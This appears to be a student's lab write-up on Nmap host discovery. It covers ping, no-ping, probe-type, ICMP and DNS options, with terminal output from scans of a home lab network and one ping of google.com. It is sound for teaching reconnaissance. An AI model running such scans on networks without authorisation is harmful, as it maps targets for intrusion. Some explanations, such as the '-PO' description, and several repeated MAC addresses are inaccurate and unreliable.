

Title:Nmap Scanning Techniques

Objective: To understand and document various host discovery techniques using Nmap, focusing on scanning types, protocol-specific techniques, and TCP header flag usage. This document is structured for practical learning and screenshot-based step-by-step validation.

1. **TCP Connect Scan (Vanilla Scan)** – Performs a full TCP handshake to check if a port is open.
2. **SYN Scan** – Sends SYN packets to detect open ports without completing the TCP handshake (stealthy).
3. **FIN Scan** – Sends a FIN packet to detect closed ports based on RST responses.
4. **Xmas Scan** – Sends a TCP packet with FIN, PSH, and URG flags to identify open ports on Unix systems.
5. **FTP Bounce Scan** – Uses an insecure FTP server to scan ports on another host, bypassing firewalls.
6. **Sweep Scan** – Scans the same port across multiple IP addresses to find active hosts.
7. **Ping Scan** – Sends ICMP Echo Requests to identify live hosts on a network.

TCP Header Flags (Short Scenario-Based)

1. **URG (Urgent)** – Marks urgent data; like “yo, read this message **NOW** before anything else”.
2. **PSH (Push)** – Tells the receiver to **process data immediately** (e.g., sending chat messages).
3. **FIN** – Gracefully **ends** a TCP connection (used in FIN scans to sneakily probe a port).
4. **SYN** – Starts a TCP connection (used in SYN scan to check if port replies with SYN-ACK).

5. **RST** – Forcefully **resets** the connection if something is wrong (used in scan detection).
6. **ACK** – Acknowledges receipt of data or a SYN (used in ACK scan to probe firewall behavior).

3. Host Discovery Scans


3.1 Ping Scan (-sn): Ping scan is used to discover which hosts are up in a network without performing a port scan.

Usage: To quickly identify live hosts in a given subnet or IP range without scanning their ports.

Command Format: `nmap -sn <target>`

Example 1: Subnet Scan : `nmap -sn 192.168.1.0/24`

Example 2: Specific Host Range : `nmap -sn 192.168.1.10-20`




```
harish@kali: ~  
$ nmap -sn 192.168.29.92  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 12:36 IST  
Nmap scan report for 192.168.29.92  
Host is up (0.00098s latency).  
MAC Address: 0E:2A:70:AA:13:75 (Unknown)  
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds  
  
(harish@kali)~  
$ nmap -sn 192.168.29.1/24  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 12:39 IST  
Nmap scan report for reliance.reliance (192.168.29.1)  
Host is up (0.0074s latency).  
MAC Address: A8:0A:0C:A4:08:3B (Servercom (India) Private Limited)  
Nmap scan report for 192.168.29.3  
Host is up (0.00063s latency).  
MAC Address: 6E:7E:C7:DA:A0:E1 (Unknown)  
Nmap scan report for 192.168.29.37  
Host is up (0.033s latency).  
MAC Address: B2:C5:C6:A2:35:77 (Unknown)  
Nmap scan report for 192.168.29.92  
Host is up (0.0017s latency).  
MAC Address: 0E:2A:70:AA:13:75 (Unknown)  
Nmap scan report for 192.168.29.90  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.31 seconds  
  
(harish@kali)~  
$ nmap -sn 192.168.29.1-100  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 12:41 IST  
Nmap scan report for reliance.reliance (192.168.29.1)  
Host is up (0.023s latency).  
MAC Address: A8:0A:0C:A4:08:3B (Servercom (India) Private Limited)  
Nmap scan report for 192.168.29.3  
Host is up (0.00054s latency).  
MAC Address: 6E:7E:C7:DA:A0:E1 (Unknown)  
Nmap scan report for 192.168.29.92  
Host is up (0.0011s latency).  
MAC Address: 0E:2A:70:AA:13:75 (Unknown)  
Nmap scan report for 192.168.29.90  
Host is up.  
Nmap done: 100 IP addresses (4 hosts up) scanned in 1.67 seconds
```

Fig: Ping Scan

3.2 Ping Scan with `--exclude`

This scan pings all hosts in a subnet **except** the IPs you manually exclude. It helps when you know certain systems shouldn't be touched—maybe sensitive devices, monitored hosts, or production servers.

Example Scenario: Let's say your test range is `192.168.1.0/24`, but `.5` and `.10` are production boxes with alerts set up. You can exclude them using `--exclude` to avoid triggering alarms or issues



```
(harish@kali)~$ nmap -sn 192.168.29.1-255 --exclude 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 13:04 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.0068s latency).
MAC Address: A8:DA:0C:A4:08:3B (Servercom (India) Private Limited)
Nmap scan report for 192.168.29.3
Host is up (0.00059s latency).
MAC Address: 6E:7E:C7:DA:AD:E1 (Unknown)
Nmap scan report for 192.168.29.37
Host is up.
MAC Address: B2:C5:C6:A2:35:77 (Unknown)
Nmap scan report for 192.168.29.89
Host is up.
MAC Address: E6:25:14:85:28:96 (Unknown)
Nmap scan report for 192.168.29.90
Host is up.
Nmap done: 254 IP addresses (5 hosts up) scanned in 2.04 seconds


(harish@kali)~$ nmap -sn 192.168.29.1-255
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 13:05 IST
Nmap scan report for reliance.reliance (192.168.29.1)
Host is up (0.019s latency).
MAC Address: A8:DA:0C:A4:08:3B (Servercom (India) Private Limited)
Nmap scan report for 192.168.29.3
Host is up (0.00059s latency).
MAC Address: 6E:7E:C7:DA:AD:E1 (Unknown)
Nmap scan report for 192.168.29.37
Host is up (0.20s latency).
MAC Address: B2:C5:C6:A2:35:77 (Unknown)
Nmap scan report for 192.168.29.89
Host is up (0.30s latency).
MAC Address: E6:25:14:85:28:96 (Unknown)
Nmap scan report for 192.168.29.92
Host is up (0.0022s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap scan report for 192.168.29.90
Host is up.
Nmap done: 255 IP addresses (6 hosts up) scanned in 5.38 seconds
```

Fig: Ping Scan (--Exclude)

3.3 Ping Scan using List of IPs with **-iL**

Command: `nmap -sn -iL iplist.txt`

Used For: Scans hosts listed in a file (one IP per line) for live status. Helpful when dealing with custom host inventories.



```
(harish@kali)~$ nmap -sn -iL ip.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 13:09 IST
Nmap scan report for 192.168.29.3
Host is up (0.00052s latency).
MAC Address: 0E:7E:C7:DA:AD:E1 (Unknown)
Nmap scan report for 192.168.29.37
Host is up (0.008s latency).
MAC Address: B2:C5:C6:A2:35:77 (Unknown)
Nmap scan report for 192.168.29.89
Host is up (0.25s latency).
MAC Address: E6:25:14:85:28:96 (Unknown)
Nmap scan report for 192.168.29.92
Host is up (0.00100s latency).
MAC Address: DE:2A:70:8A:13:75 (Unknown)
Nmap scan report for 192.168.29.90
Host is up.
Nmap done: 5 IP addresses (5 hosts up) scanned in 2.95 seconds

(harish@kali)~$ nmap -sn -iL ip.txt --exclude 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 13:10 IST
Nmap scan report for 192.168.29.3
Host is up (0.00052s latency).
MAC Address: 0E:7E:C7:DA:AD:E1 (Unknown)
Nmap scan report for 192.168.29.37
Host is up (0.20s latency).
MAC Address: B2:C5:C6:A2:35:77 (Unknown)
Nmap scan report for 192.168.29.89
Host is up (0.18s latency).
MAC Address: E6:25:14:85:28:96 (Unknown)
Nmap scan report for 192.168.29.90
Host is up.
Nmap done: 4 IP addresses (4 hosts up) scanned in 0.35 seconds


(harish@kali)~$
```

Fig: Ping Scan with list

3.4 Ping Scan using No Ping (-Pn)

This disables host discovery and treats all hosts as online, useful when ping is blocked by firewalls or ICMP is disabled.

Command: `nmap -Pn <target>`

A screenshot of a Kali Linux terminal window. The terminal shows the execution of the command `nmap -Pn 192.168.29.92`. The output indicates that the host is up and lists numerous open ports and services. The terminal window has a dark background with a light-colored text cursor. The window title bar shows 'harish@kali: ~' and the system clock is 15:06.

```
(harish@kali)-[~]
$ nmap -Pn 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 15:06 IST
Nmap scan report for 192.168.29.92
Host is up (0.00065s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccorexy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 6.82 seconds

(harish@kali)-[~]
$
```

Fig: No Ping Scan

3.5 Ping Scan using Specific Probe Types (-PS, -PA, -PU, -PY, -PR)

To perform host discovery using different protocol-specific probes. Useful for evading firewalls and detecting hosts in different network configurations.

Example:


`nmap -PS80,443 192.168.1.0/24`

`nmap -PA80,443 192.168.1.0/24`

`nmap -PU53 192.168.1.0/24`

`nmap -PY 631 192.168.1.0/24`

`nmap -PR 192.168.1.0/24`



```
(harish@kali)-[~]
$ nmap -sn -PS 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 15:28 IST
Nmap scan report for 192.168.29.92
Host is up (0.00073s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.63 seconds

(harish@kali)-[~]
$ nmap -sn -PA 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 15:29 IST
Nmap scan report for 192.168.29.92
Host is up (0.00093s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.65 seconds

(harish@kali)-[~]
$ nmap -sn -PU 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 15:30 IST
Nmap scan report for 192.168.29.92
Host is up (0.00070s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds

(harish@kali)-[~]
$ nmap -sn -PV 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 15:30 IST
Nmap scan report for 192.168.29.92
Host is up (0.0011s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds


(harish@kali)-[~]
$ nmap -sn -PO 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 15:31 IST
Nmap scan report for 192.168.29.92
Host is up (0.0007s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds
```

Fig: Portlist Scans

3.6 ICMP-Based Ping Scan using PE, PP, PM, PO

Performs host discovery using various ICMP types: Echo Request (**-PE**), Timestamp Request (**-PP**), Netmask Request (**-PM**), and all other types (**-PO**) for comprehensive ICMP-based discovery.

Command Example: `nmap -PE -PP -PM -PO <target>`



```
(harish@kali)-[~]
$ nmap -sn -PE 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:29 IST
Nmap scan report for 192.168.29.92
Host is up (0.00085s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds

(harish@kali)-[~]
$ nmap -sn -PP 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:29 IST
Nmap scan report for 192.168.29.92
Host is up (0.0010s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds

(harish@kali)-[~]
$ nmap -sn -PM 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:30 IST
Nmap scan report for 192.168.29.92
Host is up (0.00091s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds

(harish@kali)-[~]
$ nmap -sn -PO 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:30 IST
Nmap scan report for 192.168.29.92
Host is up (0.0010s latency).
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 6.65 seconds


(harish@kali)-[~]
$
```


3.7 Ping Scan using **-n / -R**

Command: `nmap -sn -n 192.168.1.0/24`

Purpose:

- `-n` disables reverse DNS resolution for faster scanning.
- `-R` forces reverse DNS resolution to identify hostnames (slower, but useful when you need names).



```
(harish@kali)~$ nmap -sn -n google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:32 IST
Nmap scan report for google.com (142.250.183.238)
Host is up (0.048s latency).
Other addresses for google.com (not scanned): 2404:6800:4002:815::200e
Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds

